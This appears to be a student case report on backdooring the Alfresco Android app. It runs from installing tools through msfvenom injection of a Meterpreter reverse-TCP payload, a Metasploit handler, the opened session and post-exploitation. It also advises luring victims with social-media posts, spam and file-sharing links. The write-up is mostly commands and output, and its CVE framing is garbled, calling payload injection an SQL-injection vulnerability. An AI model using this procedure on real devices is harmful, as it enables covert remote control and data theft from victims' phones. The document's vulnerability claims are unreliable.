

What Is the Android Operating System?

Android is an open operating system based on Linux that runs on devices such as phones and tablets. Android was created with the help of the Open Handset Alliance, which was directed by Google, as well as many other enterprises.

Android takes a standardized strategy to smartphone software design, that means that programmers only need to write to Android, therefore their programs would work on a wide range of Android-powered platforms.

Android Applications

Android programs are typically developed in Java, as well as the Android System Developer Kit is utilized to construct them. When developed, Android programs can be bundled then marketed through platforms such as Google Play, SlideME, Opera Mobile Store, Mobango, F-droid, and the Amazon Appstore.

Android is utilized in nearly 190 nations that is the operating system of choice for millions and millions of portable devices. It also has the largest installation foundation of the any digital application and continues to grow at a tremendous pace. Nearly every day, over one million additional Android devices get active around the planet.

There are four types of Android application components:

- Activities – Elements which are accessible to the customer, such as displays and data capturing.
- Services – Background-running elements which are not apparent to the customer.
- Broadcast receivers – A element that listening for and reacts to system-wide broadcasting messages
- Content providers – Items that offer access to program information to remote applications and structural components.

Details About Vulnerability

It is possible to employ a legitimate Android software as a Trojan to obtain physical entry towards the user's devices. The reasons why such a testing is vital in each Android safety evaluation is that it allows the pentester whether there are any defenses in existence from around binaries. If there's not, and a bad hacker may trojanize the software, the customer must be alerted.

Metasploit payload injection for Android programs can be done manually or automatically. I'm intending to look at automated processes in this case paper.

An updated CVE/CWE for the Vulnerability

- **CVE: CVE-2019-15566**

Before version 1.8.7, the Alfresco application for Android allowed SQL injection and Metasploit payload injection.

- **CWE-ID: CWE-89**

CVSS Scores & Vulnerability Types


CVSS Score	9.8 CRITICAL
Confidentiality Impact	High (There is a huge amount of informative disclosure.)
Integrity Impact	High (Alteration of certain system files or information seems to be quite feasible, and the assailant has complete control over what can be updated, as well as the extent of what the assailant can affect.)
Availability Impact	High (There is a significant rate of functionality or resource availability disruptions.)
Access Complexity	Low (There are no specific prerequisites for access or extenuating conditions. Exploiting necessitates some amount of experience or understanding.)
Vulnerability Type(s)	Injecting fraudulent SQL injection with Metasploit payloads into Android application

Technological overview of the attack

The assailant gathers all of the essential requirements to the assaulting machine first in every assaulting procedure. On a Kali Linux 2021.2 Operating System, I investigated as well as attacked the CVE-2019-15566 vulnerability, and it worked as anticipated. It is necessary to utilize the weakness and insert the Metasploit payload into The Alfresco Android software release of version 1.8.7. In addition, we should have specific dependencies or needs in order to insert the payloads in the initial APK.

A) Downloading the android application of “The Alfresco”

The program can be downloaded through the AAPKS page (<https://aapks.com/apk/alfresco/version/50376648/>) and any other mirrored website. AAPKS is among the most famous and reliable sites for obtaining apk documents in their original form. On the website, there is an option to obtain the apk file, which is edition 1.8.7 in this case.




B) Obtaining all required dependencies

To include the payload inside the initial APK for this assault, we'll require a number of requirements. A list of the necessary components plus explanations for those tools can be found beneath.

a) Apktool

To begin, we must first install the most popular tool, "apktool." The apk files will be compiled and decompiled. It can also decrypt assets to a near-original state before rebuilding them with certain changes. It also means working with just an app easier due to the project's folder layout and automating of certain repetitive tasks, such as apk compilation.


The phrase "apt install apktool" can be used to obtain the tool, as seen in the picture beneath.

```
root@kali:~# apt install apktool   
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
apktool is already the newest version (2.4.1-1).  
The following packages were automatically installed and are no longer  
needed:  
  libmpdec2 libpython3.7-minimal libpython3.7-stdlib python3.7-minimal  
Use 'apt autoremove' to remove them.  
0 upgraded, 0 newly installed, 0 to remove and 1219 not upgraded.  
root@kali:~#
```

b) Zipalign

Zipalign is an archiving software that improves the performance of Android program packages; however, it should only be used first before APK file is certified.

The utility can be downloaded to use the "apt install zipalign" function, as illustrated in the picture beneath.

```
root@kali:~# apt install zipalign   
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
zipalign is already the newest version (1:8.1.0+r23-4.1).  
The following packages were automatically installed and are now  
needed:  
  libmpdec2 libpython3.7-minimal libpython3.7-stdlib python3.7-minimal  
Use 'apt autoremove' to remove them.  
0 upgraded, 0 newly installed, 0 to remove and 1219 not upgraded.  
root@kali:~#
```

c) Jarsigner

Jarsigner is a JAR signature and validation software that allows you to sign Config file and timestamp your identity. However, in order to enable jarsigner, we must first download Java on our PC. As seen in the picture beneath, one can try installing Java by using the "apt-get install openjdk-11-jdk" function.

```
root@kali:~# apt-get install openjdk-11-jdk
Reading package lists... Done
Building dependency tree
Reading state information... Done
openjdk-11-jdk is already the newest version (11.0.8+10-1).
The following packages were automatically installed and are r
  libmpdec2 libpython3.7-minimal libpython3.7-stdlib python3.
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1219 not upgra
root@kali:~#
```

The terminals will then be automatically enabled with jarsigner. To check, try typing "jarsigner" into the console.

```
root@kali:~# jarsigner
Usage: jarsigner [options] jar-file alias
       jarsigner -verify [options] jar-file [alias ... ]

[-keystore <url>]           keystore location
[-storepass <password>]     password for keystore integrity
[-storetype <type>]         keystore type
[-keypass <password>]       password for private key (if different)
[-certchain <file>]         name of alternative certchain file
[-sigfile <file>]           name of .SF/.DSA file
[-signedjar <file>]         name of signed JAR file
[-digestalg <algorithm>]    name of digest algorithm
```


We can now insert the fraudulent SQL injection and Metasploit payload into to the installed "The Alfresco" android software because we have all of the essential components.

C) Administer the malware Metasploit payload into the system

In attempt to construct and inject a Metasploit payload programmatically, one can use MSFVenom. MSFVenom would deconstruct the program and attempt to figure out exactly the payload would be delivered at the hook point. Additionally, this will infect the application's Android Manifest file with extra privileges that can be utilized for post-exploitation actions.

To injecting the payload into to the initial apk, we must use the "-x" argument while running the injecting function. The assailant's local Internet address is indicated by the "lhost" option, and a randomized port to listen to is indicated by the "lport" flag. We've also effectively inserted the payload into to the installed "The Alfresco" program, as illustrated in the diagram beneath.

```
msfvenom -x TheAlfresco.apk -p android/meterpreter/reverse_tcp lhost=192.168.1.4 lport=4499 -o NewTheAlfresco.apk
```




```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~/Downloads]
$ sudo msfvenom -x TheAlfresco.apk -p android/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4455 -o NewTheAlfresco.apk
[sudo] password for kali:
Using APK template: TheAlfresco.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompling original APK..
[*] Decompling payload APK..
[*] Locating hook point..
[*] Adding payload as package org.alfresco.mobile.android.application.hzmsc
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20220521-1108-1jdbgp1/output.apk
[*] Signing /tmp/d20220521-1108-1jdbgp1/output.apk
[*] Aligning /tmp/d20220521-1108-1jdbgp1/output.apk
Payload size: 7817886 bytes
Saved as: NewTheAlfresco.apk
```

D) Configuring the multi handler

Now can now begin the multiple handler to maintain the meterpreter connection alive since we effectively inserted the payload into the loaded "The Alfresco" program.


To do so, launch the msfconsole by typing "msfconsole" at the terminal prompt, as seen beneath.



```
(kali@kali)-[~/Downloads]
$ msfconsole
```


In addition to receiving the payload, we must now establish a Metasploit listener. Utilizing the instructions below, we can easily customize it.

- use exploit/multi/handler
- set payload android/meterpreter/reverse_tcp
- set lhost [attackers IP]
- set lport [previously defined random PORT]
- run -j



The screenshot shows a Kali Linux terminal window with the following content:

```

kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/Downloads x

      .dNMMMMMMMMMMMMMMMo      +###:++##
      'oOMMMMMMMMMMMo          +:~
      .,cdk00K;                :+:   :+:
                                :~::~~+:
                                :~::~~+:

Metasploit

      =[ metasploit v6.0.45-dev ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.4
lhost => 192.168.1.4
msf6 exploit(multi/handler) > set lport 4499
lport => 4499
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 192.168.1.4:4499
  
```

The multiple handler operates in the back because it is run as just a task. You could get the session that once victim downloads the updated program. As a result, we must deliver the software to the targeted Android smartphone and activate it.

E) Getting the payload to the victim and installing it

We can now distribute our payload onto targets through any means of documented in recent, such as sharing a download links via WhatsApp, Facebook, or even other social networking sites. It will be possible to entice victims to acquire this software by including some attractive headlines in a social media platform. Moreover, because the changed program seems to be nearly completely identical, consumers are unable to recognize it as a susceptible software. Furthermore, when in the installation process of the application, it shows as “It does not require any special access” to the user and it will build more trust regarding the application from user’s mind.

This operation was carried out via the Media Fire technique of distribution. Android devices can easily simply download the updated software after posting it to Media Fire and sharing the URL the with target.



This payload will be run as soon as the target installs and opens the altered APK on his phone, and a Meterpreter account will indeed be provided to the hacker.


```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.4:4499
msf6 exploit(multi/handler) > [*] Sending stage (77002 bytes) to 192.168.1.2
[*] Meterpreter session 1 opened (192.168.1.4:4499 → 192.168.1.2:52984) at 2022-05-21 12:13:15 -0400
```

```
msf6 exploit(multi/handler) > sessions

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	dalvik/android u0_a76 @ localhost	192.168.1.4:4499 → 192.168.1.2:52984 (fe80::a00:27ff:fe22:1ec3)

```
msf6 exploit(multi/handler) > sessions q

Active sessions
=====
```

Id	Name	Type	Information	Connection
1		meterpreter	dalvik/android u0_a76 @ localhost	192.168.1.4:4499 → 192.168.1.2:52984 (fe80::a00:27ff:fe22:1ec3)

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
```

F) After exploitation

After that the target opened the program, we received a meterpreter sessions, as indicated in the accompanying figure. They also had results with payload insertion. Following the exploit, there seems to be a variety of activities which may be performed, such as verifying if indeed the devices is rooted, dumping the customer database, retrieving the device's Text messages, or simply using the phone camera for capture a photo.

Its condition following determining if the gadget is rooted or not will be represented in the diagram beneath.

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Meterpreter  : dalvik/android
meterpreter > check_root
[*] Device is rooted
meterpreter >
```

G) Final Result

We gained complete access of the attacked devices after obtaining the meterpreter session, thanks to the weakness of inserting Metasploit payloads into to the Android software "The Alfresco." This issue has been fixed in version 1.9 with such a patch release.

Lessons Learned

Because the bulk of the population uses the Android environment, we as cyber security aficionados must have a good awareness of such recently discovered weaknesses, which are usually related with android programs. Moreover, we must educate the masses about such kinds of weaknesses because we may insert payload into susceptible programs and have them look just like the genuine, causing the infected program to be downloaded to the smartphone.

Methods employed to thwart such attacks.

- Don't enable any programs to be downloaded from cloud websites.
- Don't permit installation of any programs to be downloaded from clouds websites
- Protect your smart phone with antivirus software
- Avoid clicking on any linkbacks
- Do not download any files that are not wanted .doc, PDF or .apk file from source that do not know

Questions Section

1. What is Android?
 - ✓ It Android is an open operating platform for devices such as mobile phones and tablet devices that is centered on Linux.
2. What Is the Google Android SDK?
 - ✓ The Google Android SDK is a collection of tools that allows developers to create apps for Android handsets.
3. Different types of Android app elements?
 - ✓ Activities.
 - ✓ Services.
 - ✓ Broadcast receivers
 - ✓ Content providers
4. Which technique was used to create a payload .apk file?
 - ✓ By using MSFvenom
5. Describe the purpose of using Jarsigner?
 - ✓ Use the JAR Signing and Verification Tool to sign JAR files and time stamp the signature. However, in order to setup jarsigner, we must first install Java on our PC.
6. Simply describe the used flags when generating the MSFvenom payload
 - ✓ -p – Payload to be used
 - ✓ LHOST – Localhost IP to receive a back connection
 - ✓ LPORT – Localhost port on which the connection listens for the victim
7. Define 2 ways to share the modified vulnerable application to victims without get notified.
 - ✓ Using spam emails
 - ✓ With some attractive headings via social media posts

8. Techniques which can be used to prevent these types of attack
 - ✓ Don't permit installation of any programs to be downloaded from clouds websites
 - ✓ Protect your smart phone with antivirus software
 - ✓ Avoid clicking on any linkbacks
9. What is the command used to run the multi handler as a job it works in background?
 - ✓ `run -j`
10. Define the used command to set the payload for this attacking process?
 - ✓ `set payload android/meterpreter/reverse_tcp`

Video of Demonstration URL:

https://mysliit-my.sharepoint.com/:v:/g/personal/it19976686_my_sliit_lk/ESCvrvPJq_tDjb_LiFiGEkABZD1Bf4vHFsa6oT7lYjrm-A?e=3sNJr8